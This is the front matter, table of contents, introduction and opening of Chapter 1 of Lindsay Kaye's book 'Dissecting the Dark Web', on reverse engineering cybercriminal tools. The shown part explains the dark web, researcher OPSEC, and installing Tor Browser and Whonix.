Dissecting the Dark Web

Reverse Engineering the Tools of the Underground Economy



Lindsay Kaye

no starch press®

DISSECTING THE DARK WEB

DISSECTING THE DARK WEB

Reverse Engineering the Tools of the Underground Economy

by Lindsay Kaye



no starch press®

San Francisco

DISSECTING THE DARK WEB. Copyright © 2026 by Lindsay Kaye.

All rights reserved. No part of this work may be reproduced or transmitted in any form or by any means, electronic or mechanical, including photocopying, recording, or by any information storage or retrieval system, without the prior written permission of the copyright owner and the publisher.

First printing

ISBN-13: 978-1-7185-0460-8 (print)
ISBN-13: 978-1-7185-0461-5 (ebook)



Published by No Starch Press®, Inc.
245 8th Street, San Francisco, CA 94103
phone: +1.415.863.9900
www.nostarch.com; info@nostarch.com

Publisher: William Pollock
Managing Editor: Jill Franklin
Production Manager: Sabrina Plomitallo-González
Production Editor: Sydney Cromwell
Developmental Editor: Frances Saux
Cover Illustrator: Rick Reese
Interior Design: Octopod Studios
Technical Reviewer: Tom McGuire
Copyeditor: Lisa McCoy
Proofreader: Sadie Barry

Library of Congress Cataloging-in-Publication Data

Names: Kaye, Lindsay author
Title: Dissecting the dark web : reverse engineering the tools of the underground economy / by Lindsay Kaye.
Description: San Francisco, CA : No Starch Press, [2026] | Includes index.
Identifiers: LCCN 2025043190 (print) | LCCN 00024401283 (ebook) | ISBN 9781718504608 print | ISBN 9781718504615 ebook
Subjects: LCSH: Disassemblers (Computer programs) | Dark Web | Malware (Computer software) | Internet programming | Computer crimes—Economic aspects | Computer crimes—Case studies | Computer crimes—Prevention—Problems, exercises, etc.
Classification: LCC QA76.76.D57 K39 2026 (print) | LCC QA76.76.D57 (ebook)
LC record available at https://lccn.loc.gov/2025043190
LC ebook record available at https://lccn.loc.gov/2025043191

For customer service inquiries, please contact info@nostarch.com. For information on distribution, bulk sales, corporate sales, or translations: sales@nostarch.com. For permission to translate this work: rights@nostarch.com. To report counterfeit copies or piracy: counterfeit@nostarch.com. The authorized representative in the EU for product safety and compliance is EU Compliance Partner, Pärnu mnt. 139b-14, 11317 Tallinn, Estonia, hello@eucompliancepartner.com, +3375690241.

No Starch Press and the No Starch Press iron logo are registered trademarks of No Starch Press, Inc. Other product and company names mentioned herein may be the trademarks of their respective owners. Rather than use a trademark symbol with every occurrence of a trademarked name, we are using the names only in an editorial fashion and to the benefit of the trademark owner, with no intention of infringement of the trademark.

The information in this book is distributed on an "As Is" basis, without warranty. While every precaution has been taken in the preparation of this work, neither the author nor No Starch Press, Inc. shall have any liability to any person or entity with respect to any loss or damage caused or alleged to be caused directly or indirectly by the information contained in it.

[E]

This book is dedicated to the family and friends who believed in, sponsored, and supported me throughout my life.

About the Author

Lindsay Kaye is an expert malware analyst and reverse engineer who loves taking on technical challenges of all kinds. She speaks regularly at international conferences such as REcon, Disobey, SEC-T, FIRST, and numerous BSides events. In addition to speaking, she leads training sessions and workshops that help others develop skills in the technical aspects of cybersecurity. Lindsay currently leads the Threat Intelligence team at a New York–based cybersecurity company, building on her career from software engineer to reverse engineer to technical team leadership. A New York City native, Lindsay obtained her bachelor of science (BS) in engineering with a concentration in computing from Olin College of Engineering before receiving her master of business administration (MBA) from Babson College. Her hobbies include fitness, hiking, and crossword puzzles. She also absolutely adores her budgie, Mr. Blueberry.

About the Technical Reviewer

Tom McGuire has been working in the security industry since the late 1990s. He is the chief technology officer of a cybersecurity firm specializing in software and hardware security and a senior instructor at the Johns Hopkins Whiting School of Engineering, where he teaches reverse engineering, operating system security, cryptology, and cyber-risk management. When not doing security stuff, he can be found hanging out with his family and watching the Red Sox.

BRIEF CONTENTS

Acknowledgments xvii

Introduction xix

Chapter 1: A Visit to the Dark Web 1

Chapter 2: Vulnerabilities, Exploits, and Access 25

Chapter 3: Malware Delivery Techniques 53

Chapter 4: Information Stealers 81

Chapter 5: Banking Trojans 107

Chapter 6: Packers and Crypters 127

Chapter 7: Command-and-Control Frameworks 161

Chapter 8: Post-Exploitation Toolkits 183

Chapter 9: Living Off the Land 209

Chapter 10: Windows Ransomware 243

Chapter 11: Linux and ESXi Ransomware 291

Chapter 12: Lessons from the Underground Economy 315

Exercise Solutions 325

Index 355

CONTENTS IN DETAIL

ABOUT THE AUTHOR vii
ABOUT THE TECHNICAL REVIEWER vii

ACKNOWLEDGMENTS xvii

INTRODUCTION xix
The Web, the Deep Web, and the Dark Web xx
Who This Book Is For xxi
What Is in This Book. xxi
Exercises. xxiv

1
A VISIT TO THE DARK WEB 1
Accessing the Dark Web. 2
Ensuring Good OPSEC 2
Browsing with Tor and Whonix. 3
Finding and Navigating to Dark Web Sites 6
The People 7
The Products 8
Data 9
Tools 10
Services. 11
The Payment 13
Securing Transactions 13
Buying vs. Renting. 13
The Stages of a Cyberattack 14
Malware Analysis Basics. 15
Best Practices for Handling Malware 16
Static Analysis 18
Dynamic Analysis 22
Conclusion 23

2
VULNERABILITIES, EXPLOITS, AND ACCESS 25
Buying Access 26
Initial Access Brokers. 26
Proofs of Concept and Exploits 27
Exploit Builders. 30
Obtaining Credentials 32
Verifying Stolen Credentials with Checkers. 32
Guessing Credentials with Brute-Forcers. 33
Case Study: TMChecker's Corporate Access Verification 35

Leveraging Phishing Kits 38
Case Study: The Greatness Phishing Kit 42
Generating the Web Page Skeleton 43
Retrieving the Payload 45
Redirecting Logins to a Fake Page 47
Retooling 48
Conclusion 50
Exercise: Exploring Proofs of Concept for Log4Shell 50

3
MALWARE DELIVERY TECHNIQUES 53

Loaders 54
Loaders for Sale 54
Analysis Challenges 55
Case Study: SmokeLoader's Evasion Techniques 57
Checking for Debug-Related Flags 58
Obfuscating Control Flow 62
Case Study: BunnyLoader's Core Functionality 62
String Obfuscation 63
File Download and Execution 67
Anti-Analysis Techniques 70
What Is a Botnet? 71
Botnet Access on the Dark Web 71
Infection and Communication 72
The Mirai Family 73
Setting Default Credentials 74
Contacting IP Addresses 74
Logging In 75
Case Study: The CosaNostra Botnet 77
Conclusion 79
Exercise: Reading Mirai's Source Code 79

4
INFORMATION STEALERS 81

Harvesting Device Information 82
The Infostealer Process 85
Victim Download 86
Data Collection 88
Exfiltration 90
Case Study: Raccoon Stealer's Information Collection 93
Strings 93
Browser Data 95
Autofill Passwords 97
Screenshots 98
Wallets 100
Installed Programs 101
System Information 102
Why Do Stealers Still Work? 104
Conclusion 105
Exercise: Analyzing SapphireStealer 105

5
BANKING TROJANS **107**

Banking Credential Theft 108
How Android Bankers Abuse the Accessibility API 110
Declaring Permissions in the Android Manifest 110
Using WebViews to Create Malicious Overlays 112
Case Study: Cerberus's Application Overlays 113
Requesting Permissions for the Accessibility API 113
Defining Callbacks 113
Generating the WebView Overlay 115
Case Study: TrickBot's Use of Windows Trojan Techniques 116
Process Injection 117
Function Hooking 119
RATs vs. Banking Trojans 123
Conclusion 123
Exercises 124
Designing a Secure Banking App 124
Uncovering Cerberus's Other Functionality 125

6
PACKERS AND CRYPTERS **127**

Crypters in the Criminal Underground 128
Reverse Engineering Crypted or Packed Malware 133
Meaningless or Benign Strings 133
Nonsense Code 134
Entropy 136
Binary Structure 137
Case Study: A Packed Malware Sample 142
Stage 1: Memory Allocation 143
Stage 2: The Newly Allocated Memory 149
Stage 3: Final Payload Retrieval 154
Conclusion 157
Exercise: Packing and Analyzing Software 157

7
COMMAND-AND-CONTROL FRAMEWORKS **161**

Components of Command-and-Control Frameworks 162
The Framework Ecosystem 164
How Well-Known Tools Evade Detection 164
Tutorials Shared on the Dark Web 167
Cracked Software and Resold Licenses 168
Case Study: Comparing Vermilion Strike and Cobalt Strike 171
A Brief Introduction to Cobalt Strike 171
Configuration Data Decryption 172
String Deobfuscation 175
Victim Metadata Collection 176
Data Encryption and Exfiltration 177
Implant Tasking 178
Conclusion 180
Exercise: Investigating the Sliver Framework 180

8
POST-EXPLOITATION TOOLKITS 183

Targeting Active Directory 184
Post-Exploitation on the Dark Web 186
Tutorials, Results, and Tips 186
Repackaged Open Source Tools 189
Case Study: Impacket's Utilities 190
Use by Threat Actors 191
NTLM Hash Retrieval with secretsdump 192
Command Execution with wmiexec 194
Remote Code Execution with psexec 199
Conclusion 205
Exercise: Exploring Metasploit's Post-Exploitation and Evasion Modules 206

9
LIVING OFF THE LAND 209

Using Legitimate Tools to Evade Detection 210
Common Living-Off-the-Land Binaries 210
Malicious PowerShell Usage 210
How Ransomware Lives Off the Land 212
Identification of Network Resources 213
Active Directory Enumeration 215
Lateral Movement 218
Privilege Escalation 221
Data Exfiltration 222
Deployment 224
Case Study: Comparing StealBit to LOLBins 229
Configuration 229
Anti-Analysis Techniques 230
Function Imports 232
String Encryption 234
Self-Deletion and Hiding 235
File and Directory Traversal 237
Network and Exfiltration Functionality 238
Comparison to Living-Off-the-Land Techniques 240
Mitigations 240
Conclusion 241
Exercise: Running Living-Off-the-Land Binaries Yourself 241

10
WINDOWS RANSOMWARE 243

A Brief History of Ransomware 244
The Rise of the Ransomware-as-a-Service Model 247
How Lockers Work 250
Generating Keys 250
Increasing the Encryption Speed 254
Escalating Privileges 255
Excluding Sensitive Locations 257
Whitelisting Files and Directories 257

Making Recovery Harder . . . 258
Complicating Analysis . . . 261
Case Study: Comparing Versions of REvil's Locker . . . 263
The Early Version . . . 263
The New and Improved Version . . . 279
How Defenders Create Ransomware Decryptors . . . 286
Conclusion . . . 287
Exercise: Exploring Babuk's Leaked Source Code . . . 287

11
LINUX AND ESXI RANSOMWARE 291

The Evolution of Linux and ESXi Threats . . . 292
The ESXi Hypervisor . . . 293
Advantages of Targeting Linux and ESXi . . . 293
The Move to Go and Rust . . . 294
Case Study: REvil's Linux and ESXi Locker . . . 296
A Simpler Approach to Ransomware . . . 296
Virtual Machine Shutdown . . . 298
File Encryption . . . 299
Information Collection . . . 301
Case Study: ALPHV's Rust-Based Locker . . . 304
Configuration and Strings . . . 304
Whitelisted Directories . . . 306
Stopping Processes and Services . . . 307
Post-Encryption . . . 308
Windows vs. Linux and ESXi Lockers . . . 310
Other Linux Malware . . . 310
Conclusion . . . 311
Exercise: Uncovering Mistakes in ESXiArgs . . . 312

12
LESSONS FROM THE UNDERGROUND ECONOMY 315

Threat Actor Habits . . . 315
Reactive Development . . . 316
Rebranding . . . 316
Stealth vs. Ease of Use . . . 317
The Use of Red Team Tools . . . 317
The Reuse of Existing Code . . . 317
Lowered Barriers to Entry . . . 319
Future Developments in Cybersecurity . . . 319
Reactions to Takedowns . . . 319
Artificial Intelligence . . . 320
Increased Automation . . . 322
The Evolution of Ransomware . . . 323
Conclusion . . . 323

EXERCISE SOLUTIONS 325

INDEX 355

ACKNOWLEDGMENTS

I absolutely could not have written this book without the help, guidance, feedback, love, and support from friends and family. I would like to thank the following individuals:

Many thanks to James Niven for the numerous hours of ideation; for reviewing concepts, content, and outlines; and for the infrastructure setup and red teaming expertise that contributed to this endeavor. You've taught me so much about the actor side of ransomware, threat actor tracking, and red teaming over the last several years, and I am forever grateful for having had the opportunity to work alongside you. Thank you also for the emotional support, encouragement, and belief in me.

My immense gratitude goes out to Kirill Boychenko, my comrade who introduced me to the dark web so many years ago and shared his knowledge on all things related to cybercrime. Thank you for your help with identifying forum and marketplace sources and finding the perfect examples and for years of friendship.

Thank you so much to my family for their support throughout this process, especially my mother, Joanne Kaye, and my budgie, Mr. Blueberry. Thank you, Joanne, for an entire lifetime of support, encouraging me to pursue my dreams and helping me become the person I am today.

I would also like to thank my friends and colleagues, past and present, for their support and for allowing me to learn from them, especially Gabi Cirlig, João Santos, Gavin Reid, Mike Gordani, and Ellyn Kirtley. I have

appreciated your words of encouragement, insights, and more throughout the process!

Finally, this work could not be a reality without the No Starch Press team, especially Frances Saux, Tom McGuire, and everyone who worked to make the production of this book happen. Thank you all so much for all of your work!

INTRODUCTION



In the 2020s, cyberattacks against Colonial Pipeline and numerous hospitals and healthcare providers made the public aware of the dark web as a cybercriminal underworld of sorts. These incidents also helped highlight the real-world, damaging impacts of malware, and especially ransomware; some individuals were forced to wait in line for gas due to anticipated shortages, and others worried about the risks of relying on a hospital without fully operational infrastructure. For many, the words "dark web" conjure up a sense of mystery, intrigue, and maybe even a bit of fear. But have you ever wondered what the dark web really is?

Every day, cybercriminals trade millions of stolen credentials, malware kits, and exploits on underground forums. This book takes you inside that hidden economy, teaching you how to reverse engineer and analyze the tools bought and sold on it. Each chapter introduces a different type of malicious tool; examines how the tool is created, obtained, and used by cybercriminal threat actors; and analyzes notable variants in that malware category. My goal is to provide not only a technical understanding of each tool but also a survey of the context in which it operates and how it's relevant to the cybersecurity landscape. We rarely have the opportunity to actually get into the mind of a cybercriminal, but seeing how they transact, trade, and speak on the dark web certainly gets us pretty close.

The Web, the Deep Web, and the Dark Web

The deep web and the dark web are different from the internet we're all familiar with. Search engines use a process called *indexing* to obtain and store data from web pages so they can display them in search results later. To index web pages, a search engine makes use of crawlers that scour the internet to discover new pages. The crawler starts from a set of seed URLs obtained from some source, such as previously indexed pages, sitemaps, or links from other sites; fetches the pages at those URLs; then parses the page content, identifies any links to other pages, and adds these to a list to crawl later.

The crawler adds the parsed data to the *index*, the database of crawled pages that the search engine uses to provide results when a user performs a search. A web page can direct how crawlers use its content by creating a file called *robots.txt* at the root of the site. This file designates which content crawlers are allowed to crawl and which they're not. Whereas major search engines respect websites' directives, nothing explicitly prevents a malicious crawler from ignoring them. You can think of the *robots.txt* list as more of a suggestion.

The *deep web* is the part of the internet that web crawlers and search engines don't index. The websites that make it up aren't inherently malicious; they include password-protected sites, unindexed academic sites, and sites located behind paywalls, for example, but because you won't be able to find these sites using search engines, you must enter their exact URLs in the browser to reach them. That said, you can access them from any normal browser, without any special tools. Some of the forums and marketplaces I'll discuss throughout this book fall into this category, but due to their malicious content, I don't recommend visiting them without the proper safety protocols in place.

The *dark web*, on the other hand, is a collection of forums and marketplaces selling explicitly malicious, illegal, or suspect goods and services. You can't access the dark web on a normal browser or stumble upon it by accident; visitors need special software called Tor to access its websites. Why can't you access these sites without Tor? Well, to visit a website on the internet, your browser has to resolve the IP that corresponds to the domain name within the URL you entered into the browser through the Domain

Name System (DNS). However, non-Tor browsers can't resolve the IPs of these sites in the same way because the sites don't use the same mechanism for domain resolution as those available on the clear web. We'll discuss Tor in more detail in Chapter 1.

Who This Book Is For

This book might be for you if you're looking to expand your knowledge of the cybercriminal underground and how cybercriminals operate on the forums and marketplaces within it.

If you have some programming or software engineering experience but would like to learn more about malware and reverse engineering, you'll find the case studies and exercises useful. Most involve looking at code in a variety of languages, including C, Java, C#, Rust, and Go. Although extensive experience in software engineering isn't required, you'll probably want to have a good grasp of how to read code and understand what it's doing.

If you already understand the reverse engineering concepts, you can use this book to explore the context behind the malicious tools you're analyzing. The chapters will discuss how familiar code enables the tools sold on the criminal underground and why threat actors protect their investments by making reverse engineering more challenging.

What Is in This Book

The book's technical chapters move through the different stages of a cyberattack until they reach the deployment of the final payload (ransomware, in this case). Each contains at least one case study: a technical deep dive on a tool related to the chapter's topic. In the case study, I'll walk through the reverse engineering and analysis techniques required to take the tool apart, demonstrating the concepts you learned about in the beginning of the chapter. You'll see how the tools function and how this functionality is implemented at the technical level.

Chapter 1: A Visit to the Dark Web Takes a peek into the hidden world of e-commerce and the inner workings of the underground economy, including the people who transact there, the products they buy and sell, and the forums and marketplaces in which they do so. You'll learn how to access dark web sites using Tor Browser and Whonix and how to minimize your risk when you do so. This chapter also introduces the Cyber Kill Chain model we'll use in the rest of the book to frame our discussion of the different tools.

Chapter 2: Vulnerabilities, Exploits, and Access Explores how threat actors initiate the first steps of a cyberattack by gaining access to a target system and how the dark web has allowed threat actors to productize the tools and services to do so. This chapter provides a deep dive into several popular initial access methods: vulnerabilities and exploits, phishing kits, and checkers and brute-forcers. You'll also learn about

initial access brokers (IABs), the threat actors who sell access to organizations. Through examples and case studies, you'll explore TMChecker, which verifies the usefulness of credentials sold by IABs; Zphisher, a simple open source phishing kit; and Greatness, a more advanced phishing kit.

Chapter 3: Malware Delivery Techniques Examines two malware delivery methods, loaders and botnets, that have shown perennial success in helping threat actors get malware onto a victim's system after gaining access to it. You'll learn about the malware analysis challenges presented by loaders and examine a loader known as BunnyLoader. Then we'll talk about the infamous Mirai botnet to see how it works at a high level before digging into the open source CosaNostra botnet.

Chapter 4: Information Stealers Shows how "stealer" malware quietly harvests passwords, cookies, and even cryptowallets and why these tools have become the backbone of the stolen credential economy. We'll cover what kinds of credentials and victim data they steal and the types of lures used to get victims to download them. As a case study, we cover a well-known stealer called Raccoon Stealer.

Chapter 5: Banking Trojans Takes a deeper look at the credential-stealing concepts from Chapter 4 by looking at how threat actors steal some of the most sensitive data to be had from their victims through banking trojans. This chapter introduces two types of banking trojan malware: the popular and prolific Android banking trojan and a Windows malware variant known as TrickBot that has evolved into a powerful, modular toolkit. As case studies, we'll look at the leaked Cerberus Android banking trojan code's overlay functionality, used to steal victims' data, then explore how TrickBot's browser injection enables its credential-stealing capabilities.

Chapter 6: Packers and Crypters Investigates how packers and crypters help threat actors combat the persistent threat of always-improving malware defenses and what threat actors selling these tools do to prove the efficacy of their wares. You'll see how these two utilities allow threat actors to obfuscate malicious tools so that they can effectively deploy them to victim systems and stretch out the time before their malicious activity is detected. You'll learn about how crypters protect malware from discovery by a victim's antivirus or endpoint detection and response (EDR) and what it takes to make sure these tools keep working as defenders evolve their tools. We'll also walk through the unpacking process so you can see how a simple packer works.

Chapter 7: Command-and-Control Frameworks Covers how threat actors co-opt popular red team tools, particularly command-and-control frameworks, to control a victim system and escalate an attack. We'll focus on how these tools, most of which are open source or readily available, allow the threat actor to establish communication with the infected system right out of the box. Here, you'll see how the dark web footprint is a little bit different; we'll look at posts advertising tutorials

for using these tools, customizations and add-ons for existing frameworks, and "cracked" versions available for purchase. In the case study, we'll analyze the Linux variant of Vermilion Strike, a threat actor's version of the popular Cobalt Strike framework.

Chapter 8: Post-Exploitation Toolkits Continues our discussion of threat actors employing red team tools as part of their attacks. This chapter covers how post-exploitation toolkits work and how dark web forums contribute to information exchange about their use. We'll see how developers and threat actors create new modules, known as Beacon Object Files (BOFs), that they offer on the dark web and in open source communities to augment the toolkits' functionality. In the case study, we'll look at how a threat actor (or red team) can use three Impacket modules for lateral movement: secretsdump, psexec, and wmiexec. We'll also consider how a defender can detect these tools based on the artifacts their use leaves behind.

Chapter 9: Living Off the Land Delves into how threat actors use living-off-the-land tools for pre-ransomware activity, including privilege escalation, data exfiltration, and payload deployment, to blend in with normal activity in the network and evade detection by defenders. You'll see how a threat actor performs these and other post-exploitation actions using both the living-off-the-land tools and a malicious counterpart designed for red teams, continuing our discussion of how these tools are often co-opted by threat actors. When we turn to the dark web, I'll show you excerpts from a Conti affiliate's leaked documents instructing other threat actors on these techniques. The case study looks at the ways a defender could detect a specially designed data exfiltration tool called StealBit, offered by the well-known ransomware-as-a-service group LockBit.

Chapter 10: Windows Ransomware Explores the intricacies of modern ransomware and the groups behind it in the final stage of the attack: dropping ransomware. You'll learn how ransomware has evolved over time, including the technical details that make Windows ransomware effective. I'll explain how ransomware-as-a-service gangs operate and the impact that key events in ransomware history have had on changing how they conduct business. We'll also look at some basic cryptography concepts and what ransomware developers must consider in their implementation of encryption. The case study covers two different versions of the same ransomware, known as Sodinokibi, so you can understand how the malware, like many software projects, evolved over time.

Chapter 11: Linux and ESXi Ransomware Builds upon what you learned in Chapter 10 to discuss ransomware targeting Linux and ESXi and the reasons these systems make such appealing targets for threat actors looking to cripple an organization in order to receive a ransom. You'll learn about why this type of ransomware increased in popularity and why some of the techniques we see in these lockers' Windows counterparts are often omitted or substantially simpler. Our first case study

focuses on the ESXi version of Sodinokibi to highlight these differences, and a second case study looks at the ALPHV Linux/ESXi locker for a more modern glimpse into this type of ransomware.

Chapter 12: Lessons from the Underground Economy Provides an overview of the key concepts you learned about in the previous chapters and explores their relevance to the underground economy and broader cybersecurity landscape. This chapter also makes some predictions for the future, including how ransomware could evolve.

Exercises

Each of the 10 chapters covering malicious tools contains an "Exercises" section, which offers ways to practice what you learned in the chapter. In general, these exercises prompt you to apply your software engineering or programming expertise to analyze malicious tools on your own. Several involve looking at openly available or leaked code for malicious tools, whereas others involve thinking about defensive opportunities or how these tools enable threat actors. By following the exercises, you'll do the following:

- Identify the functionality of proofs of concept (POCs) for the popular Log4Shell vulnerability (Chapter 2)
- Analyze the code for the Mirai botnet to understand how it identifies vulnerable internet of things (IoT) devices over Telnet and spreads to them (Chapter 3)
- Examine SapphireStealer's code to see how a simple open source stealer works (Chapter 4)
- Identify mitigations for TrickBot and the Cerberus Android banking trojan (Chapter 5)
- Use openly available packing, archiving, and installer-generation tools to pack a Windows executable and analyze observable artifacts (Chapter 6)
- Analyze the Sliver source code to identify the features of a command-and-control (C2) framework (Chapter 7)
- Dig into the source code for several Metasploit modules and compare them with those from Impacket (Chapter 8)
- Look at the on-disk artifacts generated by the use of living-off-the-land binaries (Chapter 9)
- Analyze the leaked source code from Babuk's Windows ransomware and that ransomware's decryptor (Chapter 10)
- Explore faulty ESXiArgs ransomware code to understand how it was broken and why it was fixed (Chapter 11)

If you have experience with reverse engineering or cybersecurity in general, bonus exercises will allow you to explore additional skills. You can

also challenge yourself by following along with the chapter's walk-throughs using reverse engineering and malware analysis tools.

DOWNLOAD THIS BOOK'S EXAMPLES

Many of this book's exercises prompt you to download malware or example code from third-party sources. If these resources become unavailable in the future, you can find them here: *https://github.com/DissectingTheDarkWebBook/DissectingTheDarkWeb*.

First, we'll get acquainted with the underground economy. Turn to Chapter 1 to situate yourself in the context of the dark web. How does commerce happen there, how can you access the dark web yourself, and what will you find on its forums and marketplaces?

1

A VISIT TO THE DARK WEB



What if you could learn about new malicious tools and techniques before they made the news? Or see what kinds of organizations threat actors were targeting, and perhaps even selling access to, before a cyberattack took place? Well, in 2021, I became one of the first people ever to reverse engineer a particular ransomware variant and publicly disclose its functionality. The group behind the malware, which called itself BlackMatter, had only just founded its ransomware-as-a-service program and begun recruiting affiliates on the dark web.

No one can truly know the future of cybercrime, but researchers can make fairly good predictions by obtaining visibility into the dark web forums and marketplaces in which threat actors discuss and exchange tools and services. This underground economy is a complex, expansive ecosystem

whose buyers and sellers share a common goal: making money, most likely in support of a cybercriminal enterprise. You're probably familiar with ransomware, and perhaps even the concept of ransomware-as-a-service, the most well-known product sold in the underground economy. But ransomware is just one small piece of this bustling online marketplace. There are many other types of threats out there, and even ransomware attacks need the support of additional services and tools to succeed.

In this chapter, we'll discuss how to access the dark web using tools like Tor Browser and Whonix and then take a look at the people, products, services, and transaction types that play a role in the underground economy. Next, we'll cover how to safely handle malware and go over some of the reverse engineering tools and concepts we'll use over the course of the book.

Accessing the Dark Web

To access dark web sites, you must use Tor. Short for *The Onion Router*, Tor is a network used to communicate anonymously on the internet, protect users' privacy while they browse, and access particular sites (those whose URLs end with *.onion*) not reachable through a typical browser. In this section, we'll first discuss the precautions you should take to protect yourself when navigating the dark web, then cover two tools you can use to access Tor: Tor Browser and Whonix. Next, we'll explore how to use this environment to browse forums and marketplaces of interest.

Ensuring Good OPSEC

There is an inherent risk to accessing the dark web's malicious websites. So, before you begin, you'll need good operational security (OPSEC) practices to access the dark web safely. Otherwise, you risk the following:

- Exposing your identity, such as through leaked metadata (for example, your IP address) or personal information (for example, your physical location)
- Being hacked, such as by accidentally downloading malware or visiting a malicious site that could steal your data
- Allowing others to trace your browsing activity back to you or link it to your activity on other websites

Nothing prevents the threat actors who use these forums from turning on the very people who engage with them. In 2021, one such actor leaked data from three major cybercrime forums. According to KrebsOnSecurity, the attacker appeared to have hijacked an administrator account to post this message:

> It should be clear by now that the forum administration did not do an acceptable job with the security of this whole thing. . . . The main surprise for us was that they saved all the user data, including cookies, referrers, ip addresses of the first registrations, login analytics, and everything else. Why did they do this? Ask them. As

for me—this suggests that they might have been saving this data for their own purposes.

This post was both a taunt and a warning: Even within criminal networks, users can't trust one another. The attackers also exposed private messages between users, Bitcoin transaction records, and Jabber contact details, highlighting just how much information these forums quietly collect.

Cyberattacks aren't the only risk you face by accessing dark web forums and marketplaces. In many countries, engaging in certain kinds of activities on these sites can be considered illegal, presenting a potential legal issue for researchers aiming to identify threats, obtain malicious tools, or access stolen data for analysis. These researchers aren't themselves trying to conduct cyberattacks, but this fact might not be readily evident to law enforcement.

One way to protect yourself is to use a virtual private network (VPN), which makes it possible to create a secure connection even on less secure networks. The VPN creates an encrypted tunnel between a user's device and a remote server, which provides several benefits. First, it can hide your real IP address, concealing your identity and location from the sites you're browsing. It also reduces the risk of your internet service provider (ISP) monitoring your behavior, as the ISP will see only that you're accessing the VPN server, not any particular sites you browse. Finally, VPNs encrypt your traffic, meaning that third parties have a much harder time seeing your data and activity.

Browsing with Tor and Whonix

Let's cover two tools for accessing the dark web: Tor Browser and Whonix, both of which provide access to Tor. Figure 1-1 shows how Tor Browser interacts with the Tor network.




Figure 1-1: How the Tor network routes traffic

The tool first routes a user's traffic through a series of nodes, then forwards it to the destination website. Part of what earns Tor the "onion routing" moniker is the layered encryption model it uses; each node removes one layer

of the encryption. The first node is called the *entry guard*, and although it knows the user's original IP address, it doesn't know the traffic's final destination. The intermediate node, known as the *relay node*, knows only the next node it should forward the traffic through. It doesn't know the original user's IP address or the traffic's final destination. The last node, called the *exit node*, forwards the traffic to the final destination and is able to see the unencrypted traffic but doesn't know the original user's IP address.

Tor Browser is fairly easy to install and use. First, download the version for your operating system at *https://www.torproject.org/download/*. The maker of Tor Browser recommends verifying the file's signature to ensure the authenticity of the package and provides instructions for each of the three operating systems at *https://support.torproject.org/tbb/how-to-verify-signature/*. Tor Browser is also available for Android.

The download package will be an *.exe* (Windows), *.dmg* (macOS), or *.tar.xz* (Linux) file. These packages contain the installation wizard files on Windows and macOS or installation files on Linux. The installation wizards lead you through the installation process after you double-click the executable, but if you downloaded the Linux version, you'll need to extract the archive and start Tor Browser as shown in Listing 1-1.

```
user@desktop-system:/$ tar -xf tor_browser_archive.tar.xz
user@desktop-system:/$ ./start-tor-browser.desktop
```

Listing 1-1: Commands for unarchiving and starting Tor Browser on Linux

When you open Tor Browser and navigate to *https://check.torproject.org/*, you'll see the interface in Figure 1-2. This site allows you to check your IP address to ensure your network requests are routing through Tor. Although this website is accessible from any browser, only those using Tor will see the image in Figure 1-2, indicating the routing is working. The IP address shown is for a Tor exit node.




Figure 1-2: The interface for a Tor Browser IP address check

In order to visit a website using Tor Browser, enter the site address into the URL field, just as you would with a conventional browser. Tor Browser also allows you to enter search terms into the URL bar. By default, it will search for these using the *.onion* version of DuckDuckGo.

Tor Browser comes with some inherent safety benefits. For example, unlike a traditional browser, it automatically blocks JavaScript, which underlies many tracking utilities and exploits. Still, it's important to use a VPN alongside Tor for the following reasons:

- If an entity is monitoring the Tor network, using a VPN means they won't be able to trace the traffic back to you.
- Some organizations, countries, or ISPs block access to the Tor network. A VPN allows you to bypass these blocks by hiding that you're using Tor.
- Using a VPN on top of Tor adds an extra layer of encryption, protecting your data even if one layer is compromised. Also, if a Tor exit node monitored the traffic passing through it, it could capture any sensitive data within the traffic.

Another option is to use Whonix, a Linux-based operating system that works closely with Tor to provide an anonymous browsing environment. Whonix routes all internet traffic through the Tor network by design. Currently, Whonix is available for many different platforms, including Windows, VirtualBox, macOS, Linux, KVM, and Qubes. You can find installation guidance for each of these platforms, as well as download links, at *https://www.whonix.org/wiki/Download*.

